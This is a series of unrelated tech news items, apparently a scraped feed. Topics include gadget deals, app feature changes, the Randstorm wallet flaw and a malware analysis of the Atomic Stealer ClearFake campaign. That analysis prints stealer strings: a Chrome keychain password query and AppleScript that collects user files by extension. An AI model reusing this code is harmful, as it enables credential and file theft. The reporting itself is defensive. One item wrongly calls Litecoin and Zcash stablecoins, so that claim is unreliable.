
Is your monitor too narrow? Do you think it’s time to upgrade to a new wider monitor, but you don’t quite have the funds for a good one? Well, Black Friday is a day for people like you. Right now, there is a massive Alienware 34-inch Quantum Dot OLED curved ultrawide gaming monitor with a 165Hz refresh rate on sale for $200 off. You can pick up this monitor for only $799.99. That’s a surprising change of pace from its $1,000 price tag.
This is one of those gaming monitors that have been built with gamers in mind. Just about everything with this monitor is high-octane and geared toward gamers. For starters, it has AMD Freesync Premium Pro, this technology syncs the refresh rate of the display to the content you’re playing. It eliminates any visual artifacts in your gameplay.
When it comes to the resolution, you’re looking at a decent QHD resolution. It’s twice as sharp as 1080p, and it will give you amazing visuals. This will come in handy when you’re playing really graphically pleasing games. There are always those games that just look amazing on a great display.
This is a large 34-inch display, and it’s ultra-wide. This gives you a much wider field of view when you’re playing games. You’ll be able to see more of your environment, and that will help you with first-person shooters. On top of that, you have an extremely fluid 165Hz refresh rate.
This is an amazing deal, and if you want a powerful computer to match, you should look into the Black Friday sale going on for the CyberPowerPC Gaming Desktop. It’s also quite a beast.
Google Messages, the default messaging app for many Android users, has recently lost two key features: message reminders and Google Photos integration. These removals have been met with confusion and frustration from users, who are hoping that the features are simply bugs and not intentional changes.


As reported by 9to5Google, some users — both on stable and beta versions of the app — have reported that the alarm clock icon, used to set reminders for messages, is no longer visible in the toolbar when selecting a message. While the “Remind 1 hr” shortcut in incoming notifications still works, the full reminder functionality seems to be missing. This is a strange occurrence considering the feature was introduced back in 2019 and has since then become a popular feature among users.Additionally, the Google Photos integration that allows users to upload videos to the cloud and send them as links, is also missing. This feature was particularly useful for sharing high-quality videos without the limitations of SMS/MMS. However, this feature is now completely missing from the Messages app settings, when it would normally appear right above the aforementioned “Remind 1 hr” setting.
Current state of Google Messages missing alarm clock icon for reminders and Google Photos settings
The removal of these features has led many users to believe that they are intentional decisions by Google. However, it is more likely that these are bugs or glitches rather than planned changes, likely due to the recently planned upgrades currently in testing— such as noise cancellation and markdown text support.
The selective removal of reminders and the complete disappearance of the Google Photos integration are not likely to be permanent or deliberate actions when considering how popular and helpful these features are. However, it is important to note that this isn’t the first time a helpful feature has disappeared from the Messages app, such as has been the case with the “View messages by category” feature that filtered personal from business messages.
Google has not yet addressed the missing features in Google Messages. Hopefully, the company quickly fixes these issues and restores the functionality that users have come to rely on sooner rather than later.
Researchers have identified vulnerabilities in legacy storage systems containing Bitcoin. However, the company asserts that other cryptocurrencies, including Dogecoin, and stablecoins such as Litecoin and Zcash, may also be at risk.
After an exhaustive 22-month-long investigation, cybersecurity firm Unciphered has revealed in its latest report that up to $2.1 billion in cryptocurrency could be at risk because of a vulnerability in how old wallets were generated using BitcoinJS and derivative projects.
The vulnerability is dubbed Randstorm, impacting browser-generated wallets created between 2011 and 2015. It has impacted millions of digital currency wallets, claimed Unciphered.
These wallets could be exposed to crypto theft as the company believes adversaries can exploit the issue to generate private keys and use them to steal the funds stored in the impacted wallets.
“The source of the vulnerability is the SecureRandom() function found in the JSBN javascript library, combined with weaknesses that existed in major browser implementations of Math.random(). BitcoinJS utilized the JSBN library until March 2014,” the company explained in its report. “Other projects incorporated early versions of BitcoinJS for the generation of Bitcoin and other cryptocurrency wallets,” the report read.
The company believes that numerous blockchain projects could be affected. Unciphered discovered the issues in old storages holding Bitcoin, but the company believes other cryptocurrencies, including Dogecoin and stablecoins, such as Litecoin and Zcash, could be impacted.
Unciphered didn’t disclose more details on the vulnerability. However, it has been confirmed that millions have been alerted to the issue. The company recommended that investors transfer their funds to new wallets.
“If you are an individual who has generated a self-custody wallet using a web browser before 2016, you should consider moving your funds to a more recently created wallet generated by trusted software”, the company noted.
However, not all wallets could be impacted similarly because the issue exploits different aspects of a digital currency. It is also difficult to determine the exact time frame for the issue except that it impacts the wallets generated between 2011 and 2015.
The company also confirmed that the vulnerability was exploitable, but the amount of work required to exploit wallets varies considerably. For example, wallets generated in 2014 are hard to compromise compared to those generated in 2012.
Unciphered has released a technical write-up to help wallet providers, and developers understand and fix the issue. BitcoinJS is aware of the issue and posted an advisory on their GitHub page, asking users of the BitcoinJS ecosystem to audit and verify underlying code for suitability and validity.

The list shared by Unciphered shows the projects derived from release notes in various BitcoinJS releases
Unciphered’s report highlights the importance of protecting your cryptocurrency assets. Always store funds in secure wallets and be aware of the risks associated with old wallets. Using strong passwords, enabling multiple verification mechanisms, and storing your private keys offline are crucial to securing your wallets.

Yesterday, Samsung released the Android 14 update for the Galaxy S22 series in Europe. The company wasted no time in pushing the big update to the US versions of its 2022 flagships. The Galaxy S23 lineup is also widely getting the new Android version along with One UI 6.0.
The Galaxy S22 series gets the Android 14 update in the US
As of this writing, the Android 14-based One UI 6.0 update appears to be limited to carrier-locked variants of the Galaxy S22, Galaxy S22+, and Galaxy S22 Ultra in the US. According to SammyFans, which first reported this rollout, the new firmware build number for the phones is S90*USQU3DWK5. Factory-unlocked units should pick up the update in the coming days. A global release shouldn’t be too far off either.
If you’re using any of the three 2022 Samsung flagships in the US or anywhere else, watch out for a notification prompting you to download the update over the air (OTA). Alternatively, you can navigate to Settings > Software Update > Download and install to check for updates manually. Since it’s a major Android OS release, the OTA package is massive weighing around 3GB.
A massive update means tons of new features and improvements too. Samsung’s One UI 6.0 brings a refreshed UI with tweaks across the system. You will notice changes to the notification panel, Quick Settings panel, Settings app, and more UI elements. The Korean behemoth has also improved system animations for a smoother transition between two screens or menus.
Additionally, One UI 6.0 introduces new camera features and editing tools. Samsung has added a custom homescreen widget for the camera app. It lets you quickly launch the app in fixed shooting mode. Auto FPS can now be applied to 30fps videos only or both 30fps and 60fps. The shutter speed controls are now baked into the stock camera app, while document scanning is a dedicated camera mode. QR code scanning has been improved too.
This update is also available for the Galaxy S23 on AT&T and Verizon
Samsung’s Android 14 update is now available for carrier-locked Galaxy S23, Galaxy S23+, and Galaxy S23 Ultra on AT&T and Verizon networks in the US. Their unlocked counterparts should join the party soon. The firmware build number is the same as the T-Mobile units (S91xUSQU1BWK4), which received the update a few days back. The OTA package weighs almost 3.3GB. If you haven’t received it yet, your wait should be over within the next few days.
The best time of the year to pick up some new gaming equipment is around Black Friday. So many great and amazing devices go on sale which means amazing savings for you. If you’re looking to boost your PC gaming game, then you will want to look into getting this CyberPowerPC Master Gaming Desktop. It’s down to $899.99 from a whopping $1,174.99. This steep $275 discount makes this beast of a computer well worth the money.
Many people like to build their PCs, but if you want to have your device pre-made with all the fixings, then this is the option for you. You won’t have to worry about installing the parts yourself. Everything will work out of the box, so all you have to do is open it up, set it up, and start playing.
This gaming PC comes with a lot of top-of-the-line specs to help fuel your gaming experience. When it comes to the processor, we’re looking at an AMD Ryzen 7 5700 CPU. That’s backed up by an Nvidia GeForce RTX 4060 Ti GPU. This means you should have no trouble running many of the top-of-the-line games on the market. When it comes to the RAM, you have your choice between 8GB of RAM and 16GB of RAM. When it comes to storage, you can choose between 500GB, 1TB, and 2TB of storage
This is truly the desktop for you if you want to get some serious gaming done. That’s such a low price, you have no problem in that regard.
The app, which had been in closed alpha testing for some time, promised end-to-end encryption for user messages and files. However, it was discovered that this encryption was not properly implemented, allowing other users to easily access sensitive data.
Over 630,000 files were found to be vulnerable to this exploit, raising serious concerns about the app’s security. In response, Sunbird initially opted to block downloads of the app and sent a notification to existing users informing them that usage had been paused.

However, the company has now decided to extend the suspension to all Sunbird services, not just the app for Android. In the notification to users shown below, Sunbird stated that it is investigating the security concerns and will provide an update when it is ready to resume service.
Sunbird temporarily on hold
Dear Sunbird User. We have decided to pause Sunbird usage for now while we investigate security concerns. We will update you when we are ready to proceed.
Turning off media
Good afternoon everyone. We are investigating the security issues raised in the last 24 hours. In an abundance of caution and to protect your confidential data, we are shutting down Sunbird media temporarily. We will keep you posted. Thank you, & sincere apologies for the inconvenience.
Notification received earlier by Sunbird users advising that the app is temporarily on hold | Source – ijeffgarden (Reddit)
The privacy concerns surrounding Sunbird’s app are not the first red flags that have emerged. However, Sunbird’s website still maintains claims about end-to-end encryption and data privacy, despite the app’s shutdown and the ongoing investigation into security issues. The app is also not widely available for download via the Google Play Store, as it had until now only been available to alpha testers and those who were part of the Nothing Phone 2 “Nothing Chats” beta.
The temporary shutdown of Sunbird’s iMessage app for Android serves as a reminder of the importance of transparency and thorough security testing in the development of messaging applications. Users should always exercise caution when using third-party messaging apps and ensure that they understand the app’s encryption protocols and privacy policies.
WhatsApp is rolling out an email verification feature to iOS users. This new feature provides an alternative to SMS verification for authenticating your WhatsApp account. Previously, email verification was only available in the beta testing phase, but it is now accessible to all WhatsApp users using iPhones.
WhatsApp’s email verification feature is now live on iOS
Like always, first reported by reliable tipster WABetaInfo. WhatsApp’s latest update for iPhone, v23.24.70, now includes an email verification feature. This feature doesn’t replace SMS verification. Rather, it will serve as a valuable alternative for users who need to access their WhatsApp accounts in areas with limited cellular coverage.
For example, if you are traveling to a remote area and you lose your phone, you can still access your WhatsApp account using your email address.
To add an email address to your account, navigate to the “Your Profile” tab, select the “Account” menu, and tap “Email Address.” The email address will be solely used for account access, WhatsApp says. It means that other users will not be able to see the email address, you setup your account with.
This feature is currently available to iOS users. However, WhatsApp is planning to roll out the feature to all users, including Android users, in the coming weeks.
You still need a phone number to use WhatsApp
It’s important to note that the email address is strictly for authentication purposes. Therefore, a phone number is still required to use WhatsApp. WhatsApp is developing a feature to let users set a shareable username instead of a phone number. This feature is yet to be released. It will likely be similar to Telegram’s username feature.
Notably, Meta-owned WhatsApp has been on a roll lately. It has introduced a slew of features into the app. For example, the latest AI chatbot available for WhatsApp beta for Android users.
Atomic Stealer, also known as AMOS, is a popular stealer for Mac OS. Back in September, we described how malicious ads were tricking victims into downloading this piece of malware under the disguise of a popular application.

In an interesting new development, AMOS is now being delivered to Mac users via a fake browser update chain tracked as ‘ClearFake’. This may very well be the first time we see one of the main social engineering campaigns, previously reserved for Windows, branch out not only in terms of geolocation but also operating system.
With a growing list of compromised sites at their disposal, the threat actors are able to reach out a wider audience, stealing credentials and files of interest that can be monetized immediately or repurposed for additional attacks.
Discovery
ClearFake is a newer malware campaign that leverages compromised websites to distribute fake browser updates. It was originally discovered by Randy McEoin in August and has since gone through a number of upgrades, including the use of smart contracts to build its redirect mechanism, making it one of the most prevalent and dangerous social engineering schemes.

On November 17, security researcher Ankit Anubhav observed that ClearFake was distributed to Mac users as well with a corresponding payload:

The Safari template mimics the official Apple website and is available in different languages:
Since Google Chrome is also popular on Macs, there is a template for it which closely resembles the one used for Windows users:
Atomic Stealer



The payload is made for for Mac users, a DMG file purporting to be a Safari or Chrome update. Victims are instructed on how to open the file which immediately runs commands after prompting for the administrative password.

Looking at the strings from the malicious application, we can see those commands which include password and file grabbing capabilities:
find-generic-password -ga 'Chrome' | awk '{print $2}' SecKeychainSearchCopyNext:
/Chromium/Chrome /Chromium/Chrome/Local State FileGrabber tell application "Finder"
set desktopFolder to path to desktop folder
set documentsFolder to path to documents folder
set srcFiles to every file of desktopFolder whose name extension is in {"txt", "rtf", "doc", "docx", "xls", "key", "wallet", "jpg", "png", "web3", "dat"}
set docsFiles to every file of documentsFolder whose name extension is in {"txt", "rtf", "doc", "docx", "xls", "key", "wallet", "jpg", "png", "web3", "dat"}
In the same file, we can find the malware’s command and control server where the stolen data is sent to:
Macs need protection too
Fake browser updates have been a common theme for Windows users for years, and yet up until now the threat actors didn’t expand onto MacOS in a consistent way. The popularity of stealers such as AMOS makes it quite easy to adapt the payload to different victims, with minor adjustments.
Because ClearFake has become one of the main social engineering campaigns recently, Mac users should pay particular attention to it. We recommend leveraging web protection tools to block the malicious infrastructure associated with this threat actor.
